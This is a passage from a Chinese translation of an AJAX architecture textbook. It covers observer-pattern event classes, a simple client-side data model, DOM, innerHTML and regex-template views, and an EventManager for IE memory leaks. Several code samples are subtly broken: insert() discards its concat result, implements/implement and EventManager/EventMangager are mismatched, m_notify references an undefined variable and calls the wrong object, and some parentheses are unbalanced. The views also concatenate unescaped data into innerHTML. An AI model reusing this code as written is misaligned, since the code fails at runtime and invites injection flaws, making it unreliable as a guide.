ISubject中只有3个方法。所有对特定目标感兴趣的观察者都被保存在一个观察者对象散列数组中，观察者可以分别通过subscribe()和unSubscribe()方法进行增加或者移除。notify()方法被用来遍历观察者的集合并调用它们的update()方法。我们也对熟悉的观察者模式进行了细微的扩展，这种扩展使得开发者可以指定观察者对象的一个自定义方法，当通知观察者时调用这个方法而不再需要调用update()方法。当指定全局方法作为事件处理函数时，这个实现非常有用。

尽管我们给ISubject类加上了前缀I以表明它是一个接口，但是由于在JavaScript里缺少对接口的支持，它更多的是作为一个伪接口（pseudo interface）或是抽象类。考虑到JavaScript的动态特性，我们也可以充分利用接口来作为一种实现多重（单层）继承的方法。

```
entAJAX.SubjectHelper = function() {
  this.observers = {};
  this.guid = 0;
}
```

在这段代码中，我们第一次有机会使用到JavaScript的继承模型。实际上，我们定义了一个提供接口的简单方法，这个简单的方式同时还支持默认值的使用。尽管我们并不能保证子类一定实现接口的方法，但是至少可以保证被实现的方法在接口本身中有某些默认的实现。诚然，这只是一个权宜之计，但是同时，它确实提供了一种方法让我们可以实现传统的继承和接口。实现接口的方法实际上可以被更多的认为是实现多重、单层继承的方法。

为了让继承可以工作，在定义了类之后，我们必须立即调用entAJAX.implements方法，这个方法将子类和父类作为它的两个参数，代码如下所示：

```
entAJAX.implements = function(klass, interface) {
  for (var item in interface.prototype) {
    klass.prototype[item] = interface.prototype[item];
  }
}
entAJAX.SubjectHelper = function() {
  ...
}
entAJAX.implement(entAJAX.SubjectHelper, entAJAX.ISubject);
```

现在，我们可以创建一个新的SimpleDataModel类，这个类继承自DataModel类，通过它来填充DataModel类的抽象CRUD方法，这些方法具体实现了父类里的桩方法，它们以一种特定的方式管理数据。采用哪种方式存储数据取决于很多问题，其中最突出的问题是这些数据将用来做什么以及目标用户的浏览器是什么。首先，使用可存放任意对象的JavaScript数组来存储数据。这使得CRUD操作非常简单，同时也意味着这种方式应该和格式为JSON的数据是可互操作的，这些数据可以来自于服务器也可以来自于客户端。SimpleDataModel类可以实现CRUD方法并且保证

当这些方法被调用时相应的事件能够被触发。这个类的代码如下所示：

```
entAJAX.SimpleDataModel = function()
{
  //调用基类构造函数来初始化事件对象
  entAJAX.SimpleDataModel.baseConstructor.call(this);
  // 模型里的记录集
  this.Items = [];
}
// 继承自DataModel
entAJAX.extend(entAJAX.SimpleDataModel, entAJAX.DataModel);

entAJAX.SimpleDataModel.prototype.insert = function(items,
index)
{
  this.Items.concat(items);
  this.onRowsInserted.notify({"source":this, "items":items});
}

entAJAX.SimpleDataModel.prototype.read = function(query)
{
  return this.Items;
}
entAJAX.SimpleDataModel.prototype.update = function(index,
values)
{
  var item = this.Items[index];
  for (var field in values)
  {
    item[field] = values[field];
  }
  this.onRowsUpdated.notify({"source":this, "items":[item]});
}

SimpleDataModel.prototype.remove = function(index)
{
  var item = this.Items.splice(index, 1);
  this.onRowsDeleted.notify({"source":this, "items":[item]});
}
```

CRUD的操作相当基础，这里为了保持简单和高效，我们直接使用了数组对象的内置JavaScript方法，例如concat()和splice()。我们让SimpleDataModel对存储在数组里的对象类型保持不可知性，但是稍后会分析对此的一些改进，我们将对数据行执行更强的类型检查。这里需要注意的是在SimpleDataModel的每一个create()、update()和remove()方法中，我们分别调用了onRowsInserted、onRowsUpdated和onRowsDeleted属性的notify()方法，这一点很重要。在MVC的上下文中，通知观察者数据的变化让我们能够在模型数据发生改变时通知视图。为了通知视图数据发生了变化，需要完成至少两件事情：一组模型在其上发出通知的事件，一组注册它们自己来接受通知的对象。这两者都由SubjectHelper类管理。

为了使用观察者模式，我们需要定义事件，因为其他对象可能对这些事件感兴趣并且监听这

些事件。对模型而言，这些事件可能是插入数据列和删除数据列之类的操作。这些事件的种类完全取决于应用架构师并且高度取决于应用。当向模型里插入数据时，OnRowsInserted事件被触发。触发这个事件只是意味着调用notify()方法。在insert()、update()和remove()方法的下方，我们都添加了一行代码，它们调用各自SubjectHelper的notify()方法，如下所示：

```
this.onRowsInserted.notify({"source":this, "items":items});
```

传入notify()方法的参数随后又被提供来调用观察者上的update()方法。这允许观察者获取关于所发生事件的一些上下文信息。当调用SimpleDataModel类的create()方法时，我们希望实际提供给事件处理函数的是被创建的特定数据信息，这样处理函数就可以对这条数据采取相应的动作了。创建一个RowsCreatedEventArgs类而不是，比如使用结构[①]，也许更为稳妥，这取决于我们所使用的开发方法学。作为数据结构来将信息传递到观察者。通常情况下，我们使用JavaScript类来传递信息，采用这种方式最迫切的理由是其文档化和易于编程实现。另一种选择方案是不将关于事件的信息传递到观察者的update()方法，而是让观察者自己通过SubjectHelper的方法（例如getData()）来请求信息。如果存在大量的数据和事件关联，并且对于多数观察者来说这些数据是不需要用到的，这是一个很好的方法。

这是一个简化的模型。这个模型存在一个很明显的不足，因为数据被存储在JavaScript数组中并且没有与服务器连接实现持久化，所以数据只存在于应用的持续运行时间内。尽管我们已经提出了一个完全基于JavaScript的模型，但是我们也可以很容易地使用一种将数据存储在客户端的替代方案，例如XML文档。如果我们的服务器环境提供基于XML的数据或者消费基于XML的数据，或者在我们的应用中数据的互操作性具有很高的优先级，XML可以是一种很好的选择。XML还可以充分利用XSLT，XSLT可以从运算上、技术上甚至开发流程上简化构建AJAX视图的过程。此外，在客户端使用XSLT可以很容易并高效地操作基于XML的数据（想想分组和转换）。但是，无论我们在客户端存储数据采用哪种方法，当用户关闭Web浏览器或者浏览另一个不同的Web网站时，数据销毁的问题仍然存在。

通过重构代码，我们可以集成一些AJAX功能，这些功能可以从服务器加载数据以及把数据保存到服务器上，并且，在某些情况下，甚至可以在客户端使用特定于浏览器的技术或者Flash技术。但是这个简单模型至少在目前为我们提供了一个很好的框架，我们可以开始在Web浏览器的JavaScript沙箱（sandbox）[②]里操作数据，并且当通过我们的事件驱动控制器将它和基于DOM的视图联系起来时，它也应该足够的出色。当理解了如何让模型跨越网络从客户端连接到服务器之后，我们可以分析如何使用一些很重要的设计模式，例如*活动记录模式*（ActiveRecord），该模式通过Ruby on Rails平台已经变得非常流行。利用这些众所周知的模式（例如MVC、*观察者*以及*活动记录*）是构建一个具有高性能和可用性的AJAX应用的关键因素。

为了了解模型背后的思想，让我们分析一个简单的例子。首先，我们创建一个实现IObserver接口的Listener类，事实上，它只需要实现update()方法。Listener类的实例随后被订阅到

① struct，是一种值类型，用于将一组相关的信息变量组织为一个单一的变量实体。——译者注

② sandbox原指Java开发环境一种安全的措施，sandbox的概念在于确保用户下载Java小程序（Applet）后，程序只能在限定的环境下运行，一方面可以对程序进行保护，另外一方面防止程序对外部环境的破坏。——译者注

SimpleDataModel的onRowsInserted事件。现在，当我们手动调用SimpleDataModel类实例的create()方法时，相关订阅观察者的update()方法会被执行。

```
// 创建一个简单类来监听模型更新
Listener = function() {}
// 当收到更新通知时alert
Listener.prototype.update = function(eventArgs) {
  alert(eventArgs.type + ' - ' + eventArgs.data.getFullName());
}

// 创建监听函数实例
var CustomerListener = new Listener();

// 创建一个没有数据的新模型
var CustomerModel = new entAJAX.SimpleDataModel();

// 注册CustomerListener对象监听数据的变化
CustomerModel.onRowsInserted.subscribe(CustomerListener);

// 最后插入一个新的客户信息，我们应该看到弹出提示框
CustomerModel.insert(new Customer('John', 'Doe');
```

如果我们将这个功能整合到一个更大的例子，这个例子会根据某些用户的交互将客户记录插入到数据库并随后更新应用的视图，它的时序图如图3-6。




图3-6　演示如何在MVC模式的上下文中使用SimpleDataModel时序图

既然已经有了可操作的数据，那么接下来我们将仔细分析如何为AJAX应用构建一个数据驱动（data-driven）的MVC视图。

3.5.2 AJAX 视图

有了模型之后，不管模型是完全位于客户端还是跨越客户端和服务器端，我们都可以使用视图呈现存在于模型中的信息。在传统的N层Web架构中，应用被清晰地划分为表现层、业务逻辑层和数据访问层，服务器负责生成视图，并将HTML以流的方式发送到客户端进行展现。用户动作从视图以一个完整的HTTP POST请求的方式发送回服务传播到控制器，在控制器中处理所有的客户端信息，创建新的视图并以流的方式把视图发送到客户端。视图通常使用某种脚本语言例如PHP或者一些具有更完备特性的语言例如Java生成，而这个过程又可能会使用到其他一些模板技术例如XSLT、Velocity（Java）和Smarty（PHP）。

当在AJAX里分析构建MVC视图的方式时，本质上存在两种选择。最常见的选择是视图的变化完全在客户端通过使用客户端模板或者DOM操作完成。在客户端完成所有的视图变化是AJAX的精髓所在，这种方式可以被充分利用来创建一个真实的富用户界面。另外一个不太常见的选择是在服务器生成视图的一些小的片段，然后在后台获得这些片段并将它们直接插入到DOM中，客户端没有或者只有很少的逻辑。当逻辑复杂或者需要充分利用遗留资源时，经常采用后一种方式。门户（Portal）也许经常使用这种架构，因为存在来自于许多不同数据源的小片段数据。第6章将研究AJAX架构中的一些细则。

作为导言，我们将适当地实现一些基本的JavaScript操作。我们已经讨论过，当构建视图时有几种选择可以考虑。要做出正确的选择需要考虑各个方面的因素，例如服务器和客户端的性能、服务器负载、可维护性、可测试性以及开发者的技能。在这些因素中，性能是至关重要的。迁移到AJAX架构的最初的一个主要原因是传统的基于回传机制的Web应用存在固有的性能问题。作为一种解释性语言，JavaScript往往效率缓慢，并且效率取决于不同的应用，JavaScript解释的速度可能是一个主要的瓶颈。构建视图最显而易见的解决方案是使用DOM所提供的方法来操作DOM元素。我们在第2章分析过一些这样的方法，例如document.createElement()，document.appendChild()以及其他一些方法。例如，如果想使用DOM而不是字符串拼接来创建关于客户信息的视图，我们可以像下面这样编写代码：

```
var aCustomerList = CustomerData.read();
var iCustomers = aCustomerList.length;
for (var i=0; i<iCustomers; i++) {
  var dCustomerDiv = document.createElement('DIV');
  var sCustomerName = aCustomerList[i].getFullName();
  var dCustomerName = document.createTextNode(sCustomerName);
  dCustomerDiv.appendChild(dCustomerName);
  document.body.appendChild(dCustomerDiv);
}
```

注意，因为JavaScript并不是一种编译性语言，并且开发者并不总是在一个带有代码自动完成功能的集成开发环境（IDE）里编写代码，所以像下面这样通过变量名称来辨别变量类型有助于编码实现：

```
var aVariable = []; // 数组
var dVariable = $("myDomNode"); // DOM元素对象
```

```
var sVariable = "string"; // 字符串
var nVarialbe = 1; // 数目
```

在这段代码中，我们使用了标准的DOM方法。然而，当构建表格式的结构时，我们也可以选择使用经常被人们忽略的、特定的DOM方法<table>。多数情况下，我们不赞成使用<table>标签，而是倾向于使用 元素和CSS来布局。但是使用<table>元素有两个优点，它可以快速地呈现，另外，很多软件为了Web页面的可访问性，例如自由科学公司（Freedom Scientific）的JAWS，使用<table>元素标记在Web页面里搜集关于数据的信息（参见第8章更多关于页面可访问性的讨论）。尽管当从XML的角度来思考解决问题的方案时，使用标准的DOM API非常直观，但是也存在几个值得关注的其他选择。最常见的方式，正如我们已经讨论过的，是使用事实上的标准HTML元素的innerHTML属性。innerHTML是把大量数据插入到Web页面中最快速的方式并且往往也是最简单的方式之一。使用DOM API一般比使用innerHTML来操作DOM要低效。[稍后会展示一些基线测量（benchmarking）的结果。]鉴于使用innerHTML是最快速的方式并且它可以直接接受字符串值，生成视图的真正问题就变成了如何创建设置给innerHTML属性的HTML字符串。也许你已经猜到，构建字符串的一种快速但是丑陋的方法是直接将相关的字符串拼接在一起创建HTML。如果想创建一组客户名称并将它们插入到DOM中，我们可以采用以下方式对上文的DOM操作代码做出少量的修改：

```
var sCustomerList = "";
var aCustomerList = CustomerModel.read();
var iCustomers = aCustomerList.length;
for (var i=0; i<iCustomers; i++) {
  sCustomerList +=
'<div>'+aCustomerList[i].getFullName()+'</DIV>');
}
$('CustomerList').innerHTML = sCustomerList;
```

这种方式不仅代码更少，而且执行起来非常快速。尽管许多JavaScript框架都有构建字符串的某种简单的API，但是和其他许多编程语言不同，JavaScript里并没有提供对字符串构建进行优化的功能，所以我们只需要简单地将字符串拼接起来就可以了。

此时，许多开发者可能要感叹字符串拼接竟然是构建HTML片段的首选方法。幸好，我们可以利用一些模板技术，这样可以同时避免丑陋的字符串拼接以及缓慢的DOM API。

从保持开发的工作流程和代码清晰分离的角度考虑，使用模板的确是最诱人的选择。我们可以基于不同程度的复杂性和性能来实现模板技术。一个基本的模板scheme可以使用某些专门的语法，并且大多数模板技术都使用了正则表达式。现在继续构建我们的客户名单，首先定义一个基本的模板，用它来在列表里显示每个客户的名称。语法指定替换值使用${对象属性}来表明应该将当前JavaScript执行上下文中的对象属性放置到模板的这个位置。所以，对于我们的客户名单，模板如下所示：

```
<div>${firstName} ${lastName}</div>
```

为了给数据应用模板，我们可以使用如下的一个函数：

```
function Render(oCustomer, sTemplate) {
```

```
  while ((match = /\$\{(.*?)\}/.exec(sTemplate)) != null) {
    sTemplate = sTemplate.replace(match[0],
oCustomer[match[1]]);
  }
  // 返回被填充的模板
  return sTemplate;
}
```

这个函数允许我们创建基本的模板，为给定对象上的各个属性使用查找和替换。请注意，我们实际上是使用了一个正则表达式在模板里查找和替换适当的信息——和很多语言一样，JavaScript同样能够熟练地使用正则表达式。我们可以对这个函数进行重构，让它能够执行更多的操作，例如调用对象上的方法，调用其他的全局方法以及根据数据进行条件判断和循环。尽管在模板里使用条件判断和循环看起来非常有用，但是这样会让模板的构建和维护变得很困难。此外，通过在HTML模板外部维护应用逻辑，能够让我们的数据和表现保持良好的分离。当然，我们也可以为用户界面的一个特定部分应用多个模板并且使用JavaScript对条件进行求值，然后根据条件值应用不同的模板。例如，可以像下面这样根据客户的账户余额的正负来给我们的客户数据应用不同的模板：

```
function Render(oCustomer, sPositiveTemplate,
sNegativeTemplate) {
  var sTemplate = sPositiveTemplate;
  if (oCustomer.balance > 0) {
    sTemplate = sNegativeTemplate;
  }
  while ((match = /\$\{(.*?)\}/.exec(sTemplate)) != null) {
    sTemplate = sTemplate.replace(match[0],
oCustomer[match[1]]);
  }
  //返回被填充的模板
  return sTemplate;
};
```

使用这种技术，模板的调试工作会非常少，并且因为模板里没有包含任何编程逻辑，所以它们拥有更好的复用性，而且设计师可以独立于应用的其他部分很容易地构建它们。设计师只需要了解这样的信息：客户名称将以两种不同的方式呈现，一种方式表明此时客户有未清账款，另一种则表明没有。尽管如此，我们也可以使用某些具有更完备特性的模板系统例如XSLT和JavaScript原生方法，例如JSON模板（JSONT）。我们将在下一章对这些内容进行更深入的分析。

3.5.3 AJAX 控制器

现在，我们已经分析了基本的模型和创建视图的一些基本原则，接下来我们需要把它们“粘合”起来，创建一个终端用户真正可以进行交互的应用。在MVC的AJAX应用中，控制器负责这种“粘合”的实现。控制器需要响应用户动作并负责编制（orchestrate）视图和模型，这种本性决定了它将高度依赖于DOM事件的API。我们在第2章已经讨论了许多DOM事件模型，并且展示了如何以一种跨浏览器友好的方式给DOM元素附加事件。其中存在一个很重要的问题我们还没有考虑，这个问题即IE中存在的众所周知的内存泄漏问题。在IE中，内存泄露通常和DOM事件

的附加联系在一起。在某些情况下，附加事件处理函数可能会造成DOM与JavaScript之间的循环引用。当一个匿名函数或者闭包被用来作为事件处理函数，并且，在这个匿名函数捕获的执行作用域里有一个被它所附加的HTML元素的引用时，将发生循环引用。下面的代码描述了这个概念：

```
<html>
  <head>
    <script type="text/javascript">
var example = {};
example.init = function() {
  var customers = $("customerList");
  customers.onclick = function() {this.style.fontWeight =
"bold"};
}
window.onload = example.init;
    </script>
  </head>
  <body>
    <div id="customerList">
      <div>Jim</div><div>Bob</div><div>Mike</div>
    </div>
  </body>
</html>
```

在example.init函数中，我们通过Id “customerList”获得对HTML元素的一个引用，然后设置这个HTML元素的onclick属性为一个匿名函数。和所有闭包一样，这个匿名函数捕获example.init函数的局部作用域（local scope），这个作用域包含一个customers变量，这个变量指向该匿名函数当前被附加到的同一个HTML元素，因此，产生了一个循环引用。就循环应用本身而言并不是一个问题，但是如果在页面重新加载之前不销毁它就会产生问题，因为这会消耗内存，因为IE的垃圾收集规则并不能对DOM对象与JavaScript之间的循环引用进行处理。这个问题在IE 6 和IE 7里都存在，所以我们需要一种避开问题的解决方案。我们需要采用一种通用且不唐突的方式来处理这个问题。尽管处理这个问题可能看上去很麻烦，尽管事实上它只是JavaScript带来的问题，但是这个内存泄露在复杂的应用里实际上往往会变得难以控制。尤其是企业应用，一次业务操作经常需要很长的时间，所以即使是很小的内存泄露都会开始累积并且极大地影响性能。为了处理这个问题，推荐的方法是保持对所有附加有事件处理函数的HTML元素的追踪，并且在随后Web页面卸载时将事件处理函数从HTML元素上分离。

为了帮助缓解事件管理所带来的麻烦，我们遵循单件模式创建了一个事件对象，事件可以通过它在跨浏览器的环境里被附加到HTML元素上或是从HTML元素分离。我们并不是要在事件管理器类上麻烦地创建一个正式的单件getInstance方法，而是利用JavaScript的特性创建一个唯一的EventManager对象，这个对象存在于Web页面的存活期间。事件管理的一般做法是在JavaScript里保持对所有被依附事件的追踪，对给定元素的所有特定事件只附加一个单独的事件处理函数，不再需要明确地将每个事件处理函数都附加到HTML元素上。这个单独的事件处理函数是EventManager对象上的一个方法，它负责把具体的事件委托到我们手动管理的每个事件处理函数。

这种处理事件的方法有几个重要的优点。尽管处理IE垃圾收集的问题是我们的事件管理策略中最主要的目标，但是它还有其他几个重要目标，这种处理事件的方法将有助于我们实现以下目标：

- 以一种跨浏览器的方式附加事件处理函数；
- 支持事件捕获（event capturing）；
- 提供对全局Event对象的访问；
- 提供对触发事件的元素的访问；
- 提供对事件处理所在元素的访问；
- 防止IE内存泄露。

如果我们不在entAJAX的命名空间里使用静态方法和属性，而是以一个“适当的”单件类来封装对事件的管理，那么这个EventManager类的定义将如图3-7所示 。




图3-7 事件管理类EventManager

这个类中最重要的部分是私有的m_elements数组，它包含对所有注册了事件处理函数的HTML元素的引用。我们通过这个数组存储了我们手动管理的所有元素，元素关联的事件和事件处理函数的信息，而不是把每一个事件处理函数都明确地附加到元素上。我们在附加事件的过程中给HTML元素设置了一个专门的expando属性[①]。这个属性包含了手动管理事件所需要的所有信息。下面是事件附加以及通知的JavaScript代码：

```
// 单件对象
entAJAX.EventMangager = {};
```

①这里的expando属性是指任意添加到元素对象上的属性。——译者注

```
entAJAX.EventManager.attachEvent =
  function(element, type, handler, context, capture)
{
  // 递增我们的唯一性id以保持唯一性
  var handlerGuid = this.handlerId++;
  var elementGuid = this.elementId++;

  // 检查处理函数是否已经拥有一个唯一性标识符
  if (typeof handler.ea_guid != "undefined")
    handlerGuid = handler.ea_guid;
  else
    handler.ea_guid = handlerGuid;

  // 检查HTML元素的expando属性ea_guid是否已定义
  if (typeof element.ea_guid == "undefined")
  {
    element.ea_guid = elementGuid;
    // 把元素添加到私有的元素数组
    this.m_elements[elementGuid] = element;
  }

  // expando属性ea_events包含所有为该元素注册的事件
  if (typeof element.ea_events == "undefined")
    element.ea_events = {};

  // 检查expando属性ea_events里是否已经存在该事件类型
  if (element.ea_events[type] == null)
  {
    element.ea_events[type] = {};

    // 检查浏览器是IE还是遵循W3C标准的浏览器
    if (element.addEventListener)
    {
    // W3C 事件附加
    element.addEventListener(type, function () {
      entAJAX.EventManager.m_notify.call(this, arguments[0],
element)
      }, capture);
    }
    else if (element.attachEvent)
    {
      // IE 事件附加
      element['ea_event_'+type] = function () {
      entAJAX.EventManager.m_notify.call(this, window.event,
element);
      };
      // 为了避免内存泄露，未来需要分离事件处理函数!
      element.attachEvent('on'+type,
element['ea_event_'+type]);

      // 支持事件捕捉和冒泡
      if (capture) element.setCapture(true);
```

```
    }
  }
  //将处理函数加入列表，跟踪处理函数和上下文
  element.ea_events[type][handlerGuid] = {
    'handler': handler,
    'context': context};
}
```

这里有很多代码需要进一步消化。正如我们已经讨论过的，事件管理的目的是附加一个事件处理函数到HTML元素上，它使用特定于浏览器的element.attachEvent()或者element.addEventListener()方法，并且仅当某个事件类型首次使用时才调用这些方法。在这些实例中，当事件处理函数第一次为某一事件类型被附加到一个元素上时，实际指定的处理函数是静态的entAJAX.EventManager.m_notify()方法，这个方法负责实际执行我们在m_elements数组里手动管理的所有真实的事件处理函数。m_notify()方法如下所示：

```
entAJAX.EventManager.m_notify = function(eventObj, element)
{
  // 设置全局的entAJAX.Event 对象为事件对象
  entAJAX.Event = eventObj;
  //扩展对象的属性，保持对处理事件元素的追踪
  entAJAX.Event.handlerElement = element;
  if (!entAJAX.IE)
  {
    entAJAX.Event.srcElement = eventObj.target;
    entAJAX.Event.fromElement = eventObj.relatedTarget;
    entAJAX.Event.toElement = eventObj.relatedTarget;
  }

  for (var handlerGuid in element.ea_events[e.type])
  {
    var handler = element.ea_events[e.type][handlerGuid];
    if (typeof handler.context == "object")
      //在JavaScript对象的上下文里调用处理函数
      handler.call(handler.context, eventObj, element);
    else
      //在事件被触发的元素的上下文里调用处理函数
      handler.call(element, eventObj, element);
  }
}
```

当事件基于终端用户的某些交互实际触发时，entAJAX.EventManager.m_notify()方法将处理这个事件并且随后将事件委托到所有对该事件感兴趣的处理函数。因为m_notify()方法编制被附加的处理函数的调用，所以我们可以确定事件处理函数的调用顺序，多数浏览器中是无法保证这一点的，并且我们还可以任意指定参数。这种间接性使得我们可以回避各个浏览器在事件处理上的差异，并且给了我们更多没有要求的灵活性。所以，例如，如果想为同一个HTML元素附加两个事件处理函数，当该元素被点击时两个处理函数都将被触发，那么entAJAX.EventManager.m_notify()方法将作为onclick事件的处理函数被附加到这个元素上，并且我们想要附加的各个事件处理函数将被存储到HTML元素自身的ea_events['onclick'] expando属性

中。随后，当终端用户点击该元素时，和上文中在m_notify()方法里看到的那样，m_notify()方法将调用定义在HTML元素的ea_events['onclick'] expando属性里的各个处理函数。如果我们想在两个不同的onclick事件处理函数附加后序列化该HTML元素，那么代码如下所示：

```
<div
  onclick="entAJAX.EventManager.m_notify(event, this)"
  ea_guid="7"
  ea_events="{'click':
                {'0':{'handler':Function, 'context':Object},
                 '1':{'handler':Function, 'context':Object}},
                 'mouseover':{...}
               }" ... >
</div>
```

现在，我们可以考察一下这种附加事件的方式是如何解决我们的六个主要问题的。为了支持以一种跨浏览器友好的方式附加事件处理函数（要点1），我们可以在entAJAX.EventManager对象的静态attachEvent()和detachEvent()方法里封装一个对浏览器类型的检查，如图3-8所示，我们有效地使用了外观模式（Façade pattern）。在EventManager内部，我们只需要在IE里使用attachEvent()方法，在其他浏览器，例如Firefox、Safari和Opera里使用addEventListener()方法。（其实，Opera对这两种方法都支持。）




图3-8　有效地使用外观模式[①]

